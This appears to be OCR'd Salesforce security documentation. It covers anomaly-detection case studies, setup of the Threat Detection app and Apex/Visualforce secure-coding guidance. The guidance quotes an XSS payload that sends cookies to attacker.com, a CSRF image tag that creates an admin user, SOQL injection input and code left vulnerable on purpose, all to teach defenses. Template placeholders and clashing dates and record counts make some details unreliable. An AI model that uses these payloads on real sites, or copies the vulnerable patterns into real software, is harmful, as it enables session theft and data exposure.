Tony, the security auditor, notices that the `rowCount` feature is a bit high for their Salesforce org. The second-ranking feature is `userAgent` with a feature contribution of close to 30%. This percentage indicates that this user agent, or browser, isn't common for their org. Tony finds Rob with the `UserId` field. Tony notices that Rob is a relatively new employee. By looking at the <need field or feature name> events, Tony notices that Rob used a different browser and IP address in the past. Because Rob is a relatively new employee, Tony can't be certain whether this report matches Rob's typical activity pattern.

Tony concludes that this detection is possibly anomalous.

SEE ALSO:

Platform Events Developer Guide: ApiAnomalyEvent

Platform Events Developer Guide: ApiEvent

API Detection Event Is an Anomaly but Isn't Clearly Malicious

Alice is a sales rep based in St. Louis. She's often on the road to meet with clients. When she travels, she generally, but not consistently, uses her company's VPN to log into Salesforce.

On July 27, 2020, Alice's account was used to query an object from a relatively new IP address. Bob, the administrator for Alice's Salesforce org, noticed a APIAnomalyEvent about this report generation activity. The event contained this information.

APIAnomalyEvent Field	Value
Score	.8671
SourceIp	96.43.144.27
EventDate	2015-07-27T07:45:07.192Z
UserId	00530000009M944
SecurityEventData	(see next table)

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

The `SecurityEventData` field contains this information.

featureName	featureValue	featureContribution
rowCount	50568	95.00 %
autonomousSystem	Bigleaf Networks, Inc.	73.4 %
dayOfWeek	Sunday	1.42 %
userAgent	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/76.0.3809.132 Safari/537.36}	29.21%
periodOfDay	Evening	0.09 %
averageRowSize	744	0.08 %
screenResolution	900x1440	0.07 %

Bob, the Salesforce admin, notices that the autonomous system—derived from the IP address—is the top-ranked feature with 73.4% feature contribution. This percentage indicates that Alice rarely uses this autonomous system. Bob also notices that the `rowCount` has around 50,000 rows, which isn't small for this org. Bob then uses the `UserId` to identify the user as Alice. By looking at the <need event name here> events, Bob notices that Alice typically generates reports containing 1,000–10,000 rows. But on rare occasions, Alice generated reports with more than 50,000 rows. The `userAgent` has a smaller feature contribution, which could be attributed to Alice using her mobile device less when she travels. The numberFilters and periodOfDay features have small feature contributions, and are therefore not important.

Because Alice rarely uses this autonomous system and the report is larger than those Alice typically generates, Bob concludes that this report falls outside of typical activity. But Bob is unable to verify whether Alice or an attacker committed this malicious act. He attempts to get more information on this incident.

SEE ALSO:

Platform Events Developer Guide: ApiAnomalyEvent

Platform Events Developer Guide: ApiEvent

API Detection Event Is Confirmed Malicious

Alan, a Salesforce user, employs an API to query the Opportunity object and extracts 10 million records. It's the first time that Alan queries the Opportunity object and uses this IP address to log in.

The event contains this information.

APIAnomalyEvent Field	Value
Score	.95851
SourceIp	96.43.144.26
EventDate	2019-05-12T12:22:10.298+00:00
UserId	00530000009M943
SecurityEventData	(see next table)

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

The `SecurityEventData` field contains this information.

featureName	featureValue	featureContribution
rowCount	1937568	95.00%
autonomousSystem	Bigleaf Networks, Inc.	1.62%
dayOfWeek	Sunday	1.42%
userAgent	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/76.0.3809.132 Safari/537.36}	29.21%
periodOfDay	Evening	0.09%
averageRowSize	744	0.08%
screenResolution	900x1440	0.07%

Kate, the security auditor, starts an investigation. She uses the `UserId` to determine that Alan's account was used to query the Opportunity object. She then searches the events for Alan and notices that he's never queried the Opportunity object. The table shows that `rowCount` contributes nearly 100% to this anomaly. This feature contribution value is a numerical value that indicates the importance of `rowCount` in flagging this report generation activity as an anomaly. Because Alan has no history of generating small reports (500–1,000 rows), a report with a million rows is a noticeable departure from that trend. This fact generates the high feature contribution value.

Kate next discovers that Alan's account was hacked and the attacker escalated Alan's access privileges to access data for the entire sales team. As a result, the records contain sales leads for the entire sales team instead of only the sales leads assigned to Alan.

Kate concludes that this detection event is malicious.

SEE ALSO:

Platform Events Developer Guide: ApiAnomalyEvent

Platform Events Developer Guide: ApiEvent

View Threat Detection Events and Provide Feedback

Launch the Threat Detection app and view all the detected threats that occurred in your Salesforce org. Threats include anomalies in how users run reports, session hijacking attempts, and credential stuffing. Use the same app to easily provide feedback about the severity of a specific threat.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

USER PERMISSIONS

User Permissions Needed
To view the Threat Detection events: • View Threat Detection Events

IN THIS SECTION:

Before you can view the Threat Detection events in Salesforce and provide feedback, you must make the app visible to users. You also specify which of the four tabs are visible to different user profiles.

View recent or all Threat Detection events using the Threat Detection app in the Salesforce UI. The displayed events are stored in their corresponding storage objects: ReportAnomalyEventStore, SessionHijackingEventStore, and CredentialStuffingEventStore. Associate a feedback object with a particular event to record the severity of the threat, such as Malicious or Not a Threat.

Make the Threat Detection App Visible to Users

Before you can view the Threat Detection events in Salesforce and provide feedback, you must make the app visible to users. You also specify which of the four tabs are visible to different user profiles.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

USER PERMISSIONS


User Permissions Needed
To view the Threat Detection events: • View Threat Detection Events

1. Use Event Manager to enable streaming and storage for the three Threat Detection events: ReportAnomalyEvent, SessionHijackingEvent, and CredentialStuffingEvent.
2. Create a permission set that's associated with the Salesforce license.
3. Edit the System Permissions page of your permission set and enable the **View Threat Detection Events** permission.
4. Assign the permission set to the user who administers the Threat Detection app.

   Salesforce recommends that you create a profile specifically for security administrators who are responsible for managing threat detections. For example, create a profile called Threat Detection Administrator. Then assign the permission set to a user with the Threat Detection Administrator profile.
5. Edit the Tab Settings of each user profile that uses the Threat Detection app and specify the visibility of the four tabs. The four tabs are named Report Anomaly Event Store, Session Hijacking Event Store, Credential Stuffing Event Store, and Threat Detection Feedback.

   For example, system administrators usually access everything in the UI, so set the visibility of all four tabs to Default On for the System Administrator profile. If you created a Threat Detection Administrator profile, set the same visibility. If you don't want standard users to view feedback, set the visibility of Threat Detection Feedback for the Standard User profile to Tab Hidden.

6. In Setup, navigate to the Lightning Experience App Manager by entering `App Manager` in the quick search box.
7. Edit the Threat Detection app by selecting **Edit** in the dropdown box to the right of the app.




Lightning Experience App Manager

13 items • Sorted by App Name • Filtered by all appmenuitems - TabSet Type

	App Name ↑	Developer N...	Description	Last Modifie...	App...	Vi...
1	App Launcher	AppLauncher	App Launcher t...	3/27/2020, 4:0...	Classic	
2	Bolt Solutions	LightningBolt	Discover and m...	3/27/2020, 4:0...	Lightning	✓
3	Community	Community	Salesforce CRM ...	3/27/2020, 4:0...	Classic	
4	Content	Content	Salesforce CRM ...	3/27/2020, 4:0...	Classic	
5	Lightning Usage ...	LightningInstru...	View Adoption a...	3/27/2020, 4:0...	Lightning	✓
6	Marketing	Marketing	Best-in-class on-...	3/27/2020, 3:5...	Classic	✓
7	Platform	Platform	The fundament...	3/27/2020, 3:5...	Classic	
8	Sales	Sales	The world's mos...	3/27/2020, 3:5...	Classic	
9	Sales	LightningSales	Manage your sal...	3/27/2020, 4:0...	Lightning	✓
10	Salesforce Chatter	Chatter	The Salesforce C...	3/27/2020, 3:5...	Classic	✓
11	Salesforce CMS	SalesforceCMS	Manage content...	3/27/2020, 4:0...	Lightning	✓
12	Service	Service	Manage custom...	3/27/2020, 3:5...	Classic	✓
13	Threat Detection	ThreatDetection	View threat dete...	3/27/2020, 4:0...	Classic	

8. In the Assign to Profiles section, select the profiles for which the Threat Detection app is visible.



Assign to Profiles

Profile	□ Visible	□ Default
Contract Manager	□	□
Marketing User	□	□
Read Only	□	□
Solution Manager	□	□
Standard User	☑	□
System Administrator	☑	□
Threat Detection Administrator	☑	□

9. Save your changes.

The Threat Detection app is now visible to selected users.

SEE ALSO:

Salesforce Help: Monitor Streaming Events with Event Manager

Salesforce Help: Permission Sets

Salesforce Help: App and System Settings in Permission Sets


Salesforce Help: View and Edit Tab Settings in Permission Sets and Profiles

View Events and Provide Feedback

View recent or all Threat Detection events using the Threat Detection app in the Salesforce UI. The displayed events are stored in their corresponding storage objects: ReportAnomalyEventStore, SessionHijackingEventStore, and CredentialStuffingEventStore. Associate a feedback object with a particular event to record the severity of the threat, such as Malicious or Not a Threat.

By default, the Threat Detection app isn't visible in Salesforce. If necessary, make it visible as described in Make the Threat Detection App Visible to Users.

1. From App Launcher, click **Threat Detection**.



Service
Manage customer service with accounts, contacts, cases, and more

Marketing
Best-in-class on-demand marketing automation

Lightning Usage App
View Adoption and Usage Metrics for Lightning Experience

Bolt Solutions
Discover and manage business solutions designed for your industry.

Threat Detection
View threat detection events and provide feedback about specific events


2. Click the tabs for list views of recent or all events stored in the ReportAnomalyEventStore, SessionHijackingEventStore, or CredentialStuffingEventStore objects.
3. To view an event's details, click its link. Information such as the date the event occurred, its score, and a summary of the event is displayed.

   Each type of event displays other details appropriate to the type of detected threat. For example, the Session Hijacking Event Store tab displays previous and current browser fingerprint information. The Report Anomaly Event Store tab displays the report ID associated with the detected threat.

   Click Related to view the associated feedback, if any.

4. Click Provide Feedback to specify whether a specific detected threat is Malicious, Suspicious, Not a Threat, or Unknown.

   You can associate only one feedback object with each event. If you try to provide more than one feedback object, you get an error. If the severity of a threat changes after you provided feedback, edit the response.



Session Hijacking Event Store
SHE-0000000003

Event Name
SHE-0000000003

Event Date
4/4/2020, 6:20 PM

Event ID
aedf181a-b238-4f2f-9d6f-592841c0846def

Score
2.336979

Summary

Current IP Address
73.218.223.74

Previous IP Address
69.26.105.196

Current Platform
MacIntel

Previous Platform
Win32

Current Screen

Previous Screen

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

USER PERMISSIONS

User Permissions Needed

To view the Threat Detection events:

- View Threat Detection Events

SEE ALSO:

Platform Events Developer Guide: Real-Time Event Monitoring Objects

Security Guidelines for Apex and Visualforce Development

Understand and guard against vulnerabilities in your code as you develop custom applications.

EDITIONS

Available in: Salesforce Classic (not available in all orgs)

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Visualforce is not available in **Database.com**.

Understanding Security

The powerful combination of Apex and Visualforce pages allow Lightning Platform developers to provide custom functionality and business logic to Salesforce or create a completely new stand-alone product running inside the Lightning Platform. However, as with any programming language, developers must be cognizant of potential security-related pitfalls.

Salesforce has incorporated several security defenses into the Lightning Platform itself. However, careless developers can still bypass the built-in defenses in many cases and expose their applications and customers to security risks. Many of the coding mistakes a developer can make on the Lightning Platform are similar to general Web application security vulnerabilities, while others are unique to Apex.

To certify an application for AppExchange, it’s important that developers learn and understand the security flaws described here. For additional information, see the Lightning Platform Security Resources page on Salesforce Developers at https://developer.salesforce.com/page/Security.

Cross-Site Scripting (XSS)

Cross-site scripting (XSS) attacks cover a broad range of attacks where malicious HTML or client-side scripting is provided to a Web application. The Web application includes malicious scripting in a response to a user of the Web application. The user then unknowingly becomes the victim of the attack. The attacker has used the Web application as an intermediary in the attack, taking advantage of the victim's trust for the Web application. Most applications that display dynamic Web pages without properly validating the data are likely to be vulnerable. Attacks against the website are especially easy if input from one user is intended to be displayed to another user. Some obvious possibilities include bulletin board or user comment-style websites, news, or email archives.

For example, assume the following script is included in a Lightning Platform page using a script component, an `on*` event, or a Visualforce page.

```
<script>var foo = '{!$CurrentPage.parameters.userparam}';script>var foo =
'{!$CurrentPage.parameters.userparam}';</script>
```

This script block inserts the value of the user-supplied `userparam` onto the page. The attacker can then enter the following value for `userparam`:

```
1';document.location='http://www.attacker.com/cgi-bin/cookie.cgi?'%2Bdocument.cookie;var%20foo='2
```

In this case, all of the cookies for the current page are sent to `www.attacker.com` as the query string in the request to the `cookie.cgi` script. At this point, the attacker has the victim's session cookie and can connect to the Web application as if they were the victim.

The attacker can post a malicious script using a Website or email. Web application users not only see the attacker's input, but their browser can execute the attacker's script in a trusted context. With this ability, the attacker can perform a wide variety of attacks against the victim. These range from simple actions, such as opening and closing windows, to more malicious attacks, such as stealing data or session cookies, allowing an attacker full access to the victim's session.

For more information on this attack in general, see the following articles:

- http://www.owasp.org/index.php/Cross_Site_Scripting

- http://www.cgisecurity.com/xss-faq.html
- http://www.owasp.org/index.php/Testing_for_Cross_site_scripting
- http://www.google.com/search?q=cross-site+scripting

Within the Lightning Platform there are several anti-XSS defenses in place. For example, Salesforce has implemented filters that screen out harmful characters in most output methods. For the developer using standard classes and output methods, the threats of XSS flaws have been largely mitigated. However, the creative developer can still find ways to intentionally or accidentally bypass the default controls. The following sections show where protection does and does not exist.

Existing Protection

All standard Visualforce components, which start with `<apex>`, have anti-XSS filters in place to screen out harmful characters. For example, the following code is normally vulnerable to an XSS attack because it takes user-supplied input and outputs it directly back to the user, but the `<apex:outputText>` tag is XSS-safe. All characters that appear to be HTML tags are converted to their literal form. For example, the < character is converted to `&lt;` so that a literal < displays on the user's screen.

```
<apex:outputText>
    {!$CurrentPage.parameters.userInput}
</apex:outputText>
```

Disabling Escape on Visualforce Tags

By default, nearly all Visualforce tags escape the XSS-vulnerable characters. It is possible to disable this behavior by setting the optional attribute `escape="false"`. For example, the following output is vulnerable to XSS attacks:

```
<apex:outputText escape="false" value="{!$CurrentPage.parameters.userInput}" />
```

Programming Items Not Protected from XSS

The following items do not have built-in XSS protections, so take extra care when using these tags and objects. This is because these items were intended to allow the developer to customize the page by inserting script commands. It does not makes sense to include anti-XSS filters on commands that are intentionally added to a page.

Custom JavaScript

If you write your own JavaScript, the Lightning Platform has no way to protect you. For example, the following code is vulnerable to XSS if used in JavaScript.

```
<script>
    var foo = location.search;
    document.write(foo);
</script>
```

<apex:includeScript>

The `<apex:includeScript>` Visualforce component allows you to include a custom script on the page. In these cases, be very careful to validate that the content is safe and does not include user-supplied data. For example, the following snippet is extremely vulnerable because it includes user-supplied input as the value of the script text. The value provided by the tag is a URL to the JavaScript to include. If an attacker can supply arbitrary data to this parameter (as in the example below), they can potentially direct the victim to include any JavaScript file from any other website.

```
<apex:includeScript value="{!$CurrentPage.parameters.userInput}" />
```

Formula Tags

The general syntax of these tags is: `{!FUNCTION()}` or `{!$OBJECT.ATTRIBUTE}`. For example, if a developer wanted to include a user's session ID in a link, they could create the link using the following syntax:

```
<a
href="http://partner.domain.com/integration/?sid={!$Api.Session_ID}&server={!$Api.Partner_Server_URL_130}">
Go to portal</a>
```

Which renders output similar to the following:

```
<a
href="http://partner.domain.com/integration/?sid=4f0900D30000000Jsbi%21AQoAQNYaPnVyd_6hNdIxXhzQTMaa
SlYiOfRzpM18huTGN3jC0O1FIkbuQRwPc9OQJeMRm4h2UYXRnmZ5wZufIrvd9DtC_ilA&server=https://yourInstance.salesforce.com
/services/Soap/u/13.0/4f0900D30000000Jsbi">Go to portal</a>
```

Formula expressions can be function calls or include information about platform objects, a user's environment, system environment, and the request environment. An important feature of these expressions is that data is not escaped during rendering. Since expressions are rendered on the server, it is not possible to escape rendered data on the client using JavaScript or other client-side technology. This can lead to potentially dangerous situations if the formula expression references non-system data (that is potentially hostile or editable data) and the expression itself is not wrapped in a function to escape the output during rendering. A common vulnerability is created by the use of the `{!$Request.*}` expression to access request parameters.

```
<html>
    <head>
        <title>{!$Request.title}</title>
    </head>
    <body>Hello world!</body>
</html>
```

Unfortunately, the unescaped `{!$Request.title}` tag also results in a cross-site scripting vulnerability. For example, the request:

```
https://example.com/demo/hello.html?title=Adios%3C%2Ftitle%3E%3Cscript%3Ealert('xss')%3C%2Fscript%3E
```

results in the output:

```
<html><head><title>Adios</title><script>alert('xss')</script></title></head><body>Hello
world!</body></html>
```

The standard mechanism to do server-side escaping is through the use of the `SUBSTITUTE()` formula tag. Given the placement of the `{!$Request.*}` expression in the example, the above attack can be prevented by using the following nested `SUBSTITUTE()` calls.

```
<html>
    <head>
        <title>{! SUBSTITUTE(SUBSTITUTE($Request.title,"<","<"),">",">")}</title>
    </head>
    <body>Hello world!</body>
</html>
```

Depending on the placement of the tag and usage of the data, both the characters needing escaping, as well as their escaped counterparts, can vary. For instance, this statement:

```
<script>var ret = "{!$Request.retURL}";script>var ret = "{!$Request.retURL}";</script>
```

requires that the double quote character be escaped with its URL encoded equivalent of %22 instead of the HTML escaped ", since it is probably going to be used in a link. Otherwise, the request:

```
https://example.com/demo/redirect.html?retURL= foo%22%3Balert('xss')%3B%2F%2F
```

results in:

```
<script>var ret = "foo";alert('xss');//";</script>
```

Additionally, the `ret` variable might need additional client-side escaping later in the page if it is used in a way which can cause included HTML control characters to be interpreted.

Formula tags can also be used to include platform object data. Although the data is taken directly from the user's organization, it must still be escaped before use to prevent users from executing code in the context of other users (potentially those with higher privilege levels). While these types of attacks must be performed by users within the same organization, they undermine the organization's user roles and reduce the integrity of auditing records. Additionally, many organizations contain data which has been imported from external sources and might not have been screened for malicious content.

Cross-Site Request Forgery (CSRF)

Cross-Site Request Forgery (CSRF) flaws are less of a programming mistake as they are a lack of a defense. The easiest way to describe CSRF is to provide a very simple example. An attacker has a Web page at `www.attacker.com`. This could be any Web page, including one that provides valuable services or information that drives traffic to that site. Somewhere on the attacker's page is an HTML tag that looks like this:

```
<img
src="http://www.yourwebpage.com/yourapplication/createuser?email=attacker@attacker.com&type=admin....."
 height=1 width=1 />
```

In other words, the attacker's page contains a URL that performs an action on your website. If the user is still logged into your Web page when they visit the attacker's Web page, the URL is retrieved and the actions performed. This attack succeeds because the user is still authenticated to your Web page. This is a very simple example and the attacker can get more creative by using scripts to generate the callback request or even use CSRF attacks against your AJAX methods.

For more information and traditional defenses, see the following articles:

- http://www.owasp.org/index.php/Cross-Site_Request_Forgery
- http://www.cgisecurity.com/csrf-faq.html
- http://shiflett.org/articles/cross-site-request-forgeries

Within the Lightning Platform, Salesforce has implemented an anti-CSRF token to prevent this attack. Every page includes a random string of characters as a hidden form field. Upon the next page load, the application checks the validity of this string of characters and does not execute the command unless the value matches the expected value. This feature protects you when using all of the standard controllers and methods.

Here again, the developer might bypass the built-in defenses without realizing the risk. For example, suppose you have a custom controller where you take the object ID as an input parameter, then use that input parameter in a SOQL call. Consider the following code snippet.

```
<apex:page controller="myClass" action="{!init}"</apex:page>

public class myClass {
  public void init() {
    Id id = ApexPages.currentPage().getParameters().get('id');
    Account obj = [select id, Name FROM Account WHERE id = :id];
    delete obj;
    return ;
  }
}
```

In this case, the developer has unknowingly bypassed the anti-CSRF controls by developing their own action method. The `id` parameter is read and used in the code. The anti-CSRF token is never read or validated. An attacker Web page might have sent the user to this page using a CSRF attack and provided any value they wish for the `id` parameter.

There are no built-in defenses for situations like this and developers should be cautious about writing pages that take action based upon a user-supplied parameter like the `id` variable in the preceding example. A possible work-around is to insert an intermediate confirmation page before taking the action, to make sure the user intended to call the page. Other suggestions include shortening the idle session timeout for the organization and educating users to log out of their active session and not use their browser to visit other sites while authenticated.

Because of Salesforce’s built-in defense against CSRF, your users might encounter an error when they have multiple Salesforce login pages open. If the user logs in to Salesforce in one tab and then attempts to log in to the other, they see an error, "The page you submitted was invalid for your session". Users can successfully log in by refreshing the login page or attempting to log in a second time.

SOQL Injection

In other programming languages, the previous flaw is known as SQL injection. Apex does not use SQL, but uses its own database query language, SOQL. SOQL is much simpler and more limited in functionality than SQL. Therefore, the risks are much lower for SOQL injection than for SQL injection, but the attacks are nearly identical to traditional SQL injection. In summary SQL/SOQL injection involves taking user-supplied input and using those values in a dynamic SOQL query. If the input is not validated, it can include SOQL commands that effectively modify the SOQL statement and trick the application into performing unintended commands.

SOQL Injection Vulnerability in Apex

Below is a simple example of Apex and Visualforce code vulnerable to SOQL injection.

```
<apex:page controller="SOQLController" >
    <apex:form>
        <apex:outputText value="Enter Name" />
        <apex:inputText value="{!name}" />
        <apex:commandButton value="Query" action="{!query}‟ />
    </apex:form>
</apex:page>
public class SOQLController {
    public String name {
        get { return name;}
        set { name = value;}
    }
    public PageReference query() {
        String qryString = 'SELECT Id FROM Contact WHERE ' +
            '(IsDeleted = false and Name like \'%' + name + '%\')';
        List<Contact> queryResult = Database.query(qryString);
        System.debug('query result is ' + queryResult);
        return null;
    }
}
```

This is a very simple example but illustrates the logic. The code is intended to search for contacts that have not been deleted. The user provides one input value called `name`. The value can be anything provided by the user and it is never validated. The SOQL query is built dynamically and then executed with the `Database.query` method. If the user provides a legitimate value, the statement executes as expected:

```
// User supplied value: name = Bob
// Query string
SELECT Id FROM Contact WHERE (IsDeleted = false and Name like '%Bob%')
```

However, what if the user provides unexpected input, such as:

```
// User supplied value for name: test%') OR (Name LIKE '
```

In that case, the query string becomes:

```
SELECT Id FROM Contact WHERE (IsDeleted = false AND Name LIKE '%test%') OR (Name LIKE '%')
```

Now the results show all contacts, not just the non-deleted ones. A SOQL Injection flaw can be used to modify the intended logic of any vulnerable query.

SOQL Injection Defenses

To prevent a SOQL injection attack, avoid using dynamic SOQL queries. Instead, use static queries and binding variables. The vulnerable example above can be re-written using static SOQL as follows:

```
public class SOQLController {
    public String name {
        get { return name;}
        set { name = value;}
    }
    public PageReference query() {
        String queryName = '%' + name + '%';
        List<Contact> queryResult = [SELECT Id FROM Contact WHERE
           (IsDeleted = false and Name like :queryName)];
        System.debug('query result is ' + queryResult);
        return null;
    }
}
```

If you must use dynamic SOQL, use the `escapeSingleQuotes` method to sanitize user-supplied input. This method adds the escape character (\) to all single quotation marks in a string that is passed in from a user. The method ensures that all single quotation marks are treated as enclosing strings, instead of database commands.

Data Access Control

The Lightning Platform makes extensive use of data sharing rules. Each object has permissions and may have sharing settings for which users can read, create, edit, and delete. These settings are enforced when using all standard controllers.

When using an Apex class, the built-in user permissions and field-level security restrictions are not respected during execution. The default behavior is that an Apex class has the ability to read and update all data within the organization. Because these rules are not enforced, developers who use Apex must take care that they do not inadvertently expose sensitive data that would normally be hidden from users by user permissions, field-level security, or organization-wide defaults. This is particularly true for Visualforce pages. For example, consider the following Apex pseudo-code:

```
public class customController {
    public void read() {
        Contact contact = [SELECT id FROM Contact WHERE Name = :value];
    }
}
```

In this case, all contact records are searched, even if the user currently logged in would not normally have permission to view these records. The solution is to use the qualifying keywords `with sharing` when declaring the class:

```
public with sharing class customController {
    . . .
}
```

The `with sharing` keyword directs the platform to use the security sharing permissions of the user currently logged in, rather than granting full access to all records.

API End-of-Life

Salesforce is committed to supporting each API version for a minimum of three years from the date of first release. In order to mature and improve the quality and performance of the API, versions that are more than three years old might cease to be supported.

When an API version is to be deprecated, advance notice is given at least one year before support ends. Salesforce will directly notify customers using API versions planned for deprecation.

Salesforce API Versions	Version Support Status	Version Retirement Info
Versions 31.0 through 55.0	Supported.	
Versions 21.0 through 30.0	As of Summer '22, these versions are deprecated and no longer supported by Salesforce. Starting from Summer '23, these versions will be retired and unavailable.	Salesforce Platform API Versions 21.0 through 30.0 Retirement
Versions 7.0 through 20.0	As of Summer '22, these versions are retired and unavailable.	Salesforce Platform API Versions 7.0 through 20.0 Retirement

If you request any resource or use an operation from a retired API version, REST API returns `410:GONE` error code.

To identify requests made from old or unsupported API versions of REST API, access the free API Total Usage event type.

INDEX